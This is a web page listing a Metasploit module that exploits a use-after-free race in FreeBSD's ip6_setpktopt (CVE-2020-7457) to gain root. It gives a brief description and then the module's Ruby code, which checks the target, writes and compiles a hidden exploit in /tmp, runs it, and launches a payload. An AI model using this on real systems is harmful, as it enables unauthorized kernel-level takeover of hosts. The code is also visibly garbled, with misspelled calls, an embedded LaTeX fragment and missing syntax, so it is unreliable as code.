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## FreeBSD ip6\_setpktopt Use-After-Free Privilege Escalation

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This Metasploit module exploits a race and use-after-free vulnerability in the FreeBSD kernel IPv6 socket handling. A missing synchronization lock in the IPV6\_2292PKTOPTIONS option handling in setsockopt permits racing ip6\_setpktopt access to a freed ip6\_pktopts struct. This exploit overwrites the ip6po\_pktinfo pointer of a ip6\_pktopts struct in freed memory to achieve arbitrary kernel read/write.

tags | exploit, arbitrary, kernel systems | freebsd, bsd advisories | CVE-2020-7457


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```
Optim.new('NUM_SPRAY', [true, 'Spray iterations', 256]),
Optim.new('NUM_SPRAY_RACE', [true, 'Race iterations', 32]),
Optim.new('WritableDir', [true, 'A directory where we can write files', '/tmp'])
 ])
end
 def base_dir
   datastore['WritableDir'].to_s
end
 def upload(path, data)
prine_status("Writing '#{path}' (#{data.size}) bytes) ...")
write_file(path, data)
register_file_for_cleanup(path)
end
  \begin{array}{lll} \mbox{def strip\_comments} (c\_code) & & & & & & \\ c\_code.gsub( \mbox{$r$//.*$}, \mbox{$')}.gsub( \mbox{$r$//.*$}, \mbox{$')} & & & \\ \mbox{end} & & & & \\ \end{array} 
def select_target(kernel_version)
targets.each_do_lt|
return t if kernel_version.include?(t.name)
end
nil
end
 def check
  kernel_version = cmd_exec('uname -v').to_s
   unless kernel_version.include?('FreeBSD')
   return CheckCode::Safe('Target system is not FreeBSD')
end
    kernel_arch = cmd_exec('uname -m').to_s
   unless kernel_arch.include?('64')
return CheckCode::Safe("System architecture #{kernel_arch} is not supported")
end
    vprint_good("System architecture #{kernel_arch} is supported")
   unless select_target(kernel_version)
    return CheckCode::Safe("No target for #{kernel_version}")
end
   vprint_good("#{kernel_version} appears vulnerable")
   unless command_exists?('cc')
    return CheckCode::Safe('cc is not installed')
end
    vprint_good('cc is installed')
 CheckCode::Appears
 def exploit
  if is root?
  unless datastore('ForceExploit')
    fail_with(Failure::BadConfig, 'Session already has root privileges. Set ForceExploit to override.')
  end
end
   unless writable?(base_dir)
    fail_with(Failure::BadConfig, "#{base_dir} is not writable")
end
   if target.name == 'Automatic'
kernel_version = cmd_exec('uname -v').to_s
my_target = select_target(kernel_version)
unless my_target
fail_with(Failure::NoTarget, "No target for #{kernel_version}")
end
    print_status("Using target: #{my_target.name} - allproc offset: #{my_target(:allproc)}")
    exploit_path = "#{base_dir}/.#{rand_text_alphanumeric(5..10)}"
exploit_data = exploit_data('CVE-2020-7457', 'exploit.c')
   if my_target.name.start_with?('FreeBSD 12')
   exploit_data.gsub!('// #define FBSD12', '#define FBSD12')
end
    exploit data.gsub!(/#define ALLPROC OFFSET .*$/, "#define ALLPROC OFFSET #{my target[:allproc]}")
    exploit_data.gsub!(/#define NUM_SPRAY 0x100/, "#define NUM_SPRAY #[datastore['NUM_SPRAY']]")
exploit_data.gsub!(/#define NUM_KOUEUES 0x100/, "#define NUM_KOUEUES #[datastore['NUM_SPRAY']]")
exploit_data.gsub!(/#define NUM_SPRAY_ROCE 0x20/, "#define NUM_SPRAY_RACE #[datastore['NUM_SPRAY_RACE']]")
    upload("#{exploit_path}.c", strip_comments(exploit_data))
    print_status("Compiling #{exploit_path}.c ...")
output = cmd_exec("cc' #{exploit_path}.c' -- o' #{exploit_path}' -std=c99 -lpthread")
register_file for cleanup(exploit_path)
   unless output.Diank?

print error(output)

fail_with(Failure::Unknown, "#{exploit_path}.c failed to compile")
end
    payload path = "#{base dir}/.#{rand text alphanumeric(5..10)}"
    upload_and_chmodx(payload_path, generate_payload_exe) register_file_for_cleanup(payload_path)
    timeout = 30
print status("Launching exploit (timeout: #{timeout}s) ...")
output = cmd_exec(exploit_path, nil, timeout).to_s
output.each_line { |line| vprint_status line.chomp }
    sleep(3)
    print_status(cmd_exec('id').to_s)
   print_good('Success! Executing payload...')
    cmd_exec("#{payload_path} & echo ")
```

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